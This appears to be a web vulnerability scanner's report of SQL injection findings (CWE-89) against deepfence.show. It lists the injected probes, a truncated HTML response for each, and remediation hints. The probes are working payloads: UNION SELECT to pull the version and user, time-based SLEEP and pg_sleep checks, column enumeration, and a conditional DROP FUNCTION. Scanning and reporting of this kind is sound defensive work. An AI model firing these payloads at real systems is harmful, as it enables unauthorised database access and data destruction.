demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#414					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	ORDER BY 19--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#415

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 22#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 22#
Name	Value				
demouser@deepfence.io	ORDER BY 22#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#416				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUGAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number #417

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}\\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#418

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OR x=y--</td></tr></table>	Name	Value	demouser@deepfence.io	OR x=y--
Name	Value				
demouser@deepfence.io	OR x=y--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#419				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#420				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#421

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#422				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xcjl--</td></tr> </table>	Name	Value	demouser@deepfence.io	IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xcjl--
Name	Value				
demouser@deepfence.io	IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xcjl--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#423				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>")) or pg_sleep(5)--</td></tr> </table>	Name	Value	demouser@deepfence.io	")) or pg_sleep(5)--
Name	Value				
demouser@deepfence.io	")) or pg_sleep(5)--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#424

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>%00</td></tr> </table>	Name	Value	demouser@deepfence.io	%00
Name	Value				
demouser@deepfence.io	%00				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#425				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#426

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>pg_SLEEP(5)</td></tr></table>	Name	Value	demouser@deepfence.io	pg_SLEEP(5)
Name	Value				
demouser@deepfence.io	pg_SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 